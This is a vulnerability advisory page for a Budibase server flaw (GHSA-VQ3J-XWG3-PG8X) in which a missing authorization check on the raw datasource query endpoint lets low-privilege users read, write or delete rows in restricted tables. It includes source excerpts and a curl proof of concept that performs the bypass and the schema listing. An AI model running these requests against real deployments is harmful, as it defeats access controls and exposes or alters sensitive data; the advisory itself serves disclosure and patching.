
GHSA-VQ3J-XWG3-PG8X
Missing per-table authorization on POST /api/datasources/query allows low-privilege role to bypass table permission restrictions
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Fuente: GitHub
Ciclo de vida de la vulnerabilidad
| Fecha | Fase | Evento | Detalle |
|---|---|---|---|
| Divulgación | Publicada | GHSA-VQ3J-XWG3-PG8X divulgada · CVSS 8.1 (GitHub) | |
| Monitoreo | Detectada | Ingresó al índice | |
| Monitoreo | Verificada | Última verificación contra las fuentes |
Summary
`POST /api/datasources/query` lets any authenticated user who holds the lowest non-public application role (`BASIC`) read, create, update, or delete rows in any table of any datasource configured in that application, even when the application owner has explicitly restricted that specific table to a higher role (`POWER` or `ADMIN`) via the table's permission settings. The normal row API (`/api/:tableId/rows`) correctly enforces the per-table role, but this alternate "raw query" endpoint does not check the caller's role against the target table at all.
Details
The route is registered in `packages/server/src/api/routes/datasource.ts`:
.post(
  "/api/datasources/query",
  authorized(
    permissions.PermissionType.TABLE,
    permissions.PermissionLevel.READ
  ),
  datasourceQueryValidator(),
  datasourceController.query
)
Every sibling route that accepts a resource ID in the request (e.g. `/api/queries/preview`, `/api/queries`) is wrapped with `bodyResource("datasourceId")` or `paramResource`/`paramSubResource` before the `authorized()` middleware, which populates `ctx.resourceId` so the authorization middleware can look up the specific role required for that resource. This route is missing that call.
In `packages/server/src/middleware/authorized.ts`:
function hasResource(ctx: any) {
  return ctx.resourceId != null
}
...
const appId = context.getAppId()
if (appId && hasResource(ctx)) {
  resourceRoles = await roles.getRequiredResourceRole(permLevel, ctx)
  ...
}
Because `ctx.resourceId` is never set for this route, `resourceRoles` stays `[]`, and `checkAuthorizedResource` falls through to a generic, table-agnostic check:
if (resourceRoles.length > 0) {
  // per-resource role check
} else if (
  !permissions.doesHaveBasePermission(permType, permLevel, userRoles)
) {
  ctx.throw(403, permError)
}
`doesHaveBasePermission(TABLE, READ, ...)` only checks whether the caller's *general* app role (BASIC/POWER/ADMIN) includes `TABLE` at `READ` level or above in the builtin permission sets in `packages/backend-core/src/security/permissions.ts` — it has no notion of which table is actually being targeted. Every non-public role (`BASIC` inherits the `WRITE` builtin permission set, which includes `TABLE`/`WRITE`, and `getAllowedLevels(WRITE)` includes `READ`) passes this check unconditionally, regardless of any per-table role restriction configured by the app owner.
The controller then executes the query with no further check:
// packages/server/src/api/controllers/datasource.ts
export async function query(ctx: UserCtx) {
  const queryJson = ctx.request.body
  ctx.body = await getDatasourceAndQuery(queryJson)
}

// packages/server/src/api/controllers/row/utils.ts
export async function getDatasourceAndQuery(json: any) {
  const datasourceId = json.endpoint.datasourceId
  const datasource = await sdk.datasources.get(datasourceId)
  return makeExternalQuery(datasource, json)
}
`json.endpoint.operation` accepts `READ`, `CREATE`, `UPDATE`, or `DELETE` (validated in `packages/server/src/api/routes/utils/validators.ts`, `datasourceQueryValidator`), so the same missing check applies to writes and deletes as well, not just reads. The route hardcodes `permissions.PermissionLevel.READ` for the base-permission check regardless of the operation actually requested in the body.
The table names needed to target this endpoint (`entityId`) are themselves obtainable through the same class of bug: `GET /api/datasources/:datasourceId` (used to fetch schema/entities) is likewise only guarded by `doesHaveBasePermission`, so any BASIC-role user can list every table and column of every datasource in the app without needing builder access.
PoC
Prerequisites: an app with a Postgres (or any external SQL) datasource containing a table `secrets`, whose READ permission is set to `POWER` (i.e. explicitly excluding `BASIC` users), and a user with only the `BASIC` role assigned in that app.
# Confirm the BASIC user cannot read the table through the normal row API
curl -s -b "$BASIC_SESSION" \
  -H "x-budibase-app-id: $APP_ID" \
  "http://HOST/api/$TABLE_ID/rows" -w "\nHTTP %{http_code}"
# -> {"message":"User does not have permission","status":403}

# Confirm the BASIC user can freely list the datasource's schema (table names, columns)
curl -s -b "$BASIC_SESSION" \
  -H "x-budibase-app-id: $APP_ID" \
  "http://HOST/api/datasources/$DATASOURCE_ID"
# -> 200, full "entities" object including table "secrets" and its columns

# Bypass: same BASIC user reads the restricted table via the raw query endpoint
curl -s -b "$BASIC_SESSION" \
  -H "x-budibase-app-id: $APP_ID" -H "Content-Type: application/json" \
  -X POST "http://HOST/api/datasources/query" \
  -d '{"endpoint":{"datasourceId":"'"$DATASOURCE_ID"'","operation":"READ","entityId":"secrets"},"resource":{"fields":["id","data"]},"filters":{}}'
# -> HTTP 200 [{"id":1,"data":"TOP-SECRET-ADMIN-ONLY-VALUE"}]

# Same bypass also works for writes: set the table's WRITE permission to POWER too,
# confirm normal row-create is blocked for BASIC:
curl -s -b "$BASIC_SESSION" -X POST \
  -H "x-budibase-app-id: $APP_ID" -H "Content-Type: application/json" \
  "http://HOST/api/$TABLE_ID/rows" -d '{"data":"SHOULD-BE-BLOCKED"}'
# -> {"message":"User does not have permission","status":403}

# ... but the raw query endpoint still allows the write:
curl -s -b "$BASIC_SESSION" \
  -H "x-budibase-app-id: $APP_ID" -H "Content-Type: application/json" \
  -X POST "http://HOST/api/datasources/query" \
  -d '{"endpoint":{"datasourceId":"'"$DATASOURCE_ID"'","operation":"CREATE","entityId":"secrets"},"body":{"data":"WRITE-BYPASS-BY-BASIC-USER"}}'
# -> HTTP 200 [{"id":3,"data":"WRITE-BYPASS-BY-BASIC-USER"}]
# Verified as admin: the row is persisted in the table.
Impact
Any authenticated user with the lowest non-public role in a Budibase application (`BASIC`) can read, insert, update, or delete data in any table of any external datasource configured in that application, completely bypassing the per-table role restrictions (`POWER`/`ADMIN`-only tables) that the application owner explicitly configured through the Data > Table > Permissions UI. This defeats Budibase's core table-level access-control feature for any app that relies on per-table roles to segregate sensitive data (e.g. an HR or finance table restricted to `POWER`/`ADMIN` roles while regular end users hold `BASIC`). The same endpoint also discloses the full datasource schema (table and column names) to any `BASIC` user, which is the information needed to exploit the bypass.
Incluye detalles técnicos publicados por el investigador. Úselos solo para validar y corregir sus propios sistemas.
Desglose de métricas
Rangos afectados
Estado del parche por paquete
| Paquete / producto | Estado | Corregida en | Desde divulgación | Última versión |
|---|---|---|---|---|
npm@budibase/server |
Sin parche | — | — | 3.38.1 afectada |
3.41.3Arsenal público
Sin exploits, módulos ni PoC públicos conocidos a la fecha de verificación.
https://github.com/Budibase/budibase/security/advisories/GHSA-vq3j-xwg3-pg8xLas referencias externas se muestran para copiar: cve.llama.ec no lo redirige a otros sitios.